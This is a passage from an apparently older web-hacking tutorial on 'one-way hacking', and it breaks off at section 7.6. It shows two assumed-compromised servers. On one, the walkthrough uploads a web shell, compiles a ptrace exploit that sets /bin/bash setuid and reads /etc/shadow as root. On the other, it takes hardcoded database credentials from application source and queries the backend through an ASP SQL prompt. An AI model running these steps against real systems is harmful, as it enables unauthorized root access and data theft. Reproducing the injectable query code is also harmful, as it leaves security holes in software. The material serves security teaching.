
For this example, we shall look at **www2.example.com**, which is a Linux server running 2.4 kernel and Apache 1.3.27. As with the previous example, we shall assume that is has already been compromised, and a file uploader script **upload.cgi** as shown in section 5.0.2 is present on this server.

6.2.1 Uploading the Unix attack tools

For this server, we shall upload a web based command prompt - shell.cgi, as explained in section 4.0.1 and another file - ptrace1.c. ptrace1.c is a privilege escalation exploit based on the Linux Ptrace/Setuid Exec Vulnerability [6]. The exploit is slightly modified, to adapt it for one-way use. When run successfully, the exploit applies the setuid permission to /bin/bash, which is owned by the root user. This causes any shell command executed through /bin/bash, to run with super-user privileges. The web based command prompt, shell.cgi, internally invokes /bin/bash, and therefore all commands executed via shell.cgi shall run as the root user.


The source code of the modified ptrace exploit is available here

The screenshots below show these two files being uploaded on www2.example.com.



http://www2.example.com/cgi-bin/upload.cgi

File path: Choose File shell.cgi upload




http://www2.example.com/cgi-bin/upload.cgi

File path: Choose File ptrace1.c upload

We shall now compile ptrace1.c and check if it has been compiled properly. We shall also check our current privileges. The screenshot below shows the following commands executed via shell.cgi:

```
gcc -o ptrace1 ptrace1.c
ls -la
id
```



http://www2.example.com/cgi-bin/shell.cgi?cmd=gc

```
gcc -o ptrace1 ptrace1.c ; ls -la ; id

total 368
drwxrwxr-x    2 nobody   nobody      4096 Dec  6 13:44 .
drwxr-xr-x   14 root     root        4096 Feb  9  2003 ..
-rwxr-xr-x    1 nobody   nobody      8720 Dec  6 13:32 l.pl
-rwxr-xr-x    1 nobody   nobody     18195 Dec  6 13:44 ptrace1
-rw-r--r--    1 nobody   nobody      3837 Dec  6 13:39 ptrace1.c
-rwxr-xr-x    1 nobody   nobody    316848 Dec  6 13:31 sh.cgi
-rwxr-xr-x    1 nobody   nobody       296 Dec  6 13:38 shell.cgi
-rwxr-xr-x    1 nobody   nobody       249 Dec  6 13:32 upload.cgi
uid=99(nobody) gid=99(nobody) groups=99(nobody)
```


The privileges extended to shell.cgi are those of the "nobody" user.

6.2.2 ptrace1.c - privilege escalation

The next step is to attempt to execute ptrace1, to see if we can apply the setuid permissions to /bin/bash. The exploit ptrace1.c internally executes the following command:

```
/bin/chmod 4755 /bin/bash
```

The screenshot below shows ptrace1 being executed and the file listing for /bin/bash:




```
./ptrace1 ; ls -la /bin/bash

-rwsr-xr-x    1 root     root       316848 Feb 27  2000 /bin/bash
```

Sure enough, the /bin/bash binary has the setuid permission applied to it.

The next screenshot shows two commands being executed:

```
id
cat /etc/shadow
```



```
id ; cat /etc/shadow

uid=99(nobody) gid=99(nobody) euid=0(root) groups=99(nobody)
root:[redacted]:11492:0:99999:7:-1:-1:13454
bin:*:11492:0:99999:7:::
daemon:*:11492:0:99999:7:::
adm:*:11492:0:99999:7:::
lp:*:11492:0:99999:7:::
sync:*:11492:0:99999:7:::
shutdown:*:11492:0:99999:7:::
halt:*:11492:0:99999:7:::
```

Notice that the effective uid (euid) of the shell.cgi process is 0, which is that of the root user. The fact that we were able to view the contents of the /etc/shadow file proves that the privileges have been escalated.

We now have full super-user control of **www2.example.com**

7.0 Web based SQL Command Prompts

One-way hacking can be extended to areas other than file transfer and remote command execution via HTTP. One of the most important components in an application is the database. This section shows how we can extend the concept of one-way hacking to interactively control database servers, by creating what are called web based SQL command prompts.


Web based SQL command prompts allow a user to connect to a database server via an HTML interface, and execute SQL queries on the back-end database through an HTML form.

The web based SQL command prompt uses the same techniques as any database driven web application would use. Web programming languages such as PHP and ASP provide functionality to connect to back-end databases.

In many cases, once a web server has been compromised, an attacker would generally look at the source code and application configuration files hosted on the web server to figure out where the database lies, and the credentials to access it. This knowledge can be used when attacking a database using a web based SQL command prompt.

7.1 Anatomy of an SQL command prompt - sqlquery.asp

The image below shows an example of a web based SQL command prompt created using ASP.



SQL Query over HTTP

Server Name:		User Name:	
Database Name:		Password:	
Connection String:			
Driver:	SQL Server		
Query String:			

There are five key input areas in this form:

Server Name:	The symbolic name or IP address of the database server. In most cases, the database server is an entirely different system than the web server.
Database Name:	The name of the database out of the collection of databases hosted on the database server.
User Name:	The database user whose credentials will be used when establishing the database connection.
Password:	Password for the database user. Generally, the database user and password are recovered from inspecting the application source code and configuration files hosted on the compromised web server.
Query String:	The SQL query that is to be sent and executed on the database.

The other two parameters **Driver** and **Connection String** are used for selecting the proper driver and path for the database. Connection String is an optional parameter. In sqlquery.asp, we have an option of connecting via four drivers, namely Microsoft SQL server, Oracle over ODBC, MySQL over ODBC and Foxpro. More drivers can be added very easily.


The source code for sqlquery.asp is given here. It is possible to create such web based SQL command prompts with languages such as PHP, Perl, JSP, etc.

(Thanks to Ketan Vyas for sqlquery.asp)

7.2 An example - IIS and MS SQL server

We now present a scenario showing how sqlquery.asp can be used in hacking database servers which lie on an internal network. The diagram below shows the application layout of the web server, www1.example.com, and the database server 10.0.1.2.


We assume that www1.example.com has already been compromised and a web based file uploader, upload.asp, and a web based command prompt, cmdasp.asp are present on it. We make no assumptions about privilege escalation.



We shall now upload sqlquery.asp on www1.example.com, and use it to attack the database server on 10.0.1.2.

7.3 Uploading sqlquery.asp

The screenshot below shows sqlquery.asp being uploaded by the file uploader, upload.asp, on to www1.example.com



upload.asp

1. Choose File sqlquery.asp
2. Choose File no file selected
3. Choose File no file selected
4. Choose File no file selected
5. Choose File no file selected
6. Choose File no file selected
7. Choose File no file selected
8. Choose File no file selected
9. Choose File no file selected
10. Choose File no file selected

Upload

7.4 Pilfering the web application

Before we can connect to the back-end database, we need to know how to establish a connection to the database, and with what credentials. Upon inspecting the source code of the web application hosted on www1.example.com, the following lines were found:


```
Set Con = Server.CreateObject("ADODB.Connection")
Con.Open "Provider=SQLOLEDB; Data Source=10.0.1.2; Initial Catalog=art;
```

```
              User Id=sa; Password=sys+adm!n"
Set RS = Con.Execute("select StockNumber,Name,Description,Artist,
                      ListPrice,image from PRODUCTS where ID = " +
                      Request.QueryString("ID"))
```

These lines from the application source code provide us with enough information to connect to the back-end database server on 10.0.1.2.

7.5 Executing SQL queries via sqlquery.asp

Using the above credentials with sqlquery.asp, it is possible to execute arbitrary SQL statements on the database server. The screenshot below shows the results of the query "SELECT * FROM SYSDATABASES;":



http://www1.example.com/scripts/sqlquery.asp#

SQL Query over HTTP

Server Name:	10.0.1.2	User Name:	sa
Database Name:	master	Password:	sys+adm!n
Connection String:			
Driver:	SQL Server		
Query String:	SELECT * FROM SYSDATABASES;		


Execute Query

Database Connection Opened

name	dbid	sid	mode	status	status2	crdate	reserved
art	7	?	0	0	1090519040	12/6/2099 10:31:34 AM	1/1/1900
catalog	8	?	0	0	1090519040	1/1/1999 12:05:59 PM	1/1/1900
master	1		0	8	1090519040	11/13/1998 3:00:19 AM	1/1/1900
model	3		0	0	1090519040	7/10/2001 12:55:39 PM	7/10/2001 12:55:39 P
msdb	4		0	8	1090519040	7/10/2001 12:55:39 PM	1/1/1900
Northwind	6		0	12	1090519040	7/10/2001 12:55:40 PM	1/1/1900
pubs	5		0	8	1090519040	7/10/2001 12:55:40 PM	1/1/1900
tempdb	2		0	12	1090519040	1/2/1999 2:47:55 AM	1/1/1900

Database Connection Closed

The next screenshot shows application data being displayed from a table called PRODUCTS, hosted on the "art" database:



Server Name:	10.0.1.2	User Name:	sa
Database Name:	art	Password:	sys+adm!n
Connection String:			
Driver:	SQL Server		
Query String:	SELECT STOCKNUMBER, NAME, LISTPRICE FROM PRODUCTS;		

Database Connection Opened


STOCKNUMBER	NAME	LISTPRICE
A001	Waterfalls	1500
A002	Golden Sunset	2500
A003	Seaside in Spring	3500
A004	Floral Delight	4500

Database Connection Closed

7.6 Executing stored procedures

